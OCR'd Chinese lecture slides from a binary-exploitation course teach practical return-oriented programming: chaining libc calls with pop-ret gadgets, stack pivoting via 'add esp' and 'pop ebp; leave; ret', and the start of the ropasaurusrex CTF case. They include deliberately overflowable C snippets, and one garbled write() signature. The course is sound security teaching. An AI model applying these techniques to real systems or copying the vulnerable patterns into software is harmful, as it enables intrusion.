长亭科技
CHAITIN.CN

二进制漏洞挖掘与利用

课时8: 实战ROP

课时大纲

- 实战ROP
  - ROP实战技巧之一：连接多个libc函数调用
  - ROP实战技巧之二：栈迁移（Stack Pivot）
  - ROP案例详解
  - x64下的ROP
  - ROP和GOT表劫持相关缓解技术


回顾：Return to Libc

依次在栈上布置system、exit、binsh、0，即可连续调用system("/bin/sh")和exit(0)

如何串联3次或更多的libc函数调用？

如果libc函数有2个以上参数，如何布置ROP Payload？

例如read(fd, buf, size)和write(fd, buf, size)




连接多个libc函数调用

例如要连接read(fd1, buf1, size1)和write(fd2, buf2, size2)两个函数调用，无法按照system("/bin/sh")和exit(0)那样布置ROP Payload，参数会产生重叠。

使用pop ret这类的ROP Gadget可以解决这个问题，例如：

pop ebx ; pop esi ; pop edi ; ret ;

这种3个pop的gadget下文记为**pop3 ret**




连接多个libc函数调用

我们用pop3 ret代表3个pop的Gadget，例如：pop ebx ; pop esi ; pop edi ; ret ；
按照右图的布置，我们可以用ROP连续调用read和write函数。

```
write(char *path, char *argv[], char *envp[]);
```

```
read(int fd, char *buf, int len);
```



pop3 ret可以在read/write函数返回时，清理栈上的参数，进而触发下一次调用
2个参数的libc函数可以使用pop2 ret
1个参数的libc函数可以使用pop ret

栈迁移(Stack Pivot)



```
void stack_overflow(char *user) {
    char dst[512];
    if (strlen(user) > 536)
        return;
    // 536-512=24字节的溢出，太短！
    strcpy(dst, user);
}
```

```
void stack_overflow(char *user) {
    char dst[512];
    sprintf(dst, "%s", user);
}
x64 assembly:
0x406113:      55          push   %rbp
0x406114:      41 89 d4    mov    %edx,%r12d
...
```

- 定义
  - 通过一个修改esp寄存器的gadget来改变栈的位置
- 应用场景
  - 溢出长度较短，不够做ROP(左上案例)
  - 溢出载荷以0结尾，而gadget地址为0开头(右上案例)
  - 在泄露地址后，我们需要执行一个新的ROP链


栈迁移："add esp"

将esp加上一个固定值的gadget我们称为“add esp”，例如：add esp, 0x6C ; ret ;
下图将演示栈迁移的过程，从栈溢出函数返回开始。




栈迁移："add esp"

执行栈迁移gadget



栈迁移："add esp"

栈会被抬高0x6c，然后ret指令会执行gadget1，即执行在栈更高处的ROP Payload



栈迁移："pop ebp ret" + "leave ret"


"pop ebp; ret;" + "leave; ret;" 两个gadget组合可以将esp改成任意值。

"pop ebp; ret;"可以将ebp改成任意值；

leave = mov esp, ebp; pop ebp; 因此ebp会存入esp，esp可任意控制。


栈迁移："pop ebp ret" + "leave ret"

下图将演示栈迁移的过程，从栈溢出函数返回开始。




栈迁移："pop ebp ret" + "leave ret"

执行pop ebp; ret; ebp可以设置成任意可控内存，作为新的栈，来执行第二个ROP payload




栈迁移："pop ebp ret" + "leave ret"

ebp的值传入esp，栈被迁移至新的地址




栈迁移："pop ebp ret" + "leave ret"

执行pop ebp；ebp的值将被修改，这次pop使用的是新栈上的值



栈迁移："pop ebp ret" + "leave ret"

开始在新的栈上执行新的ROP Payload



案例: ropasaurusrex (PlaidCTF 2013)

IDA Pro反编译结果：

```
int __cdecl main()
{
  stack_overflow();
  return write(1, "WIN\n", 4u);
}

ssize_t stack_overflow()
{
  char buf; // [sp+10h] [bp-88h]@1
  return read(0, &buf, 0x100u);
}
```

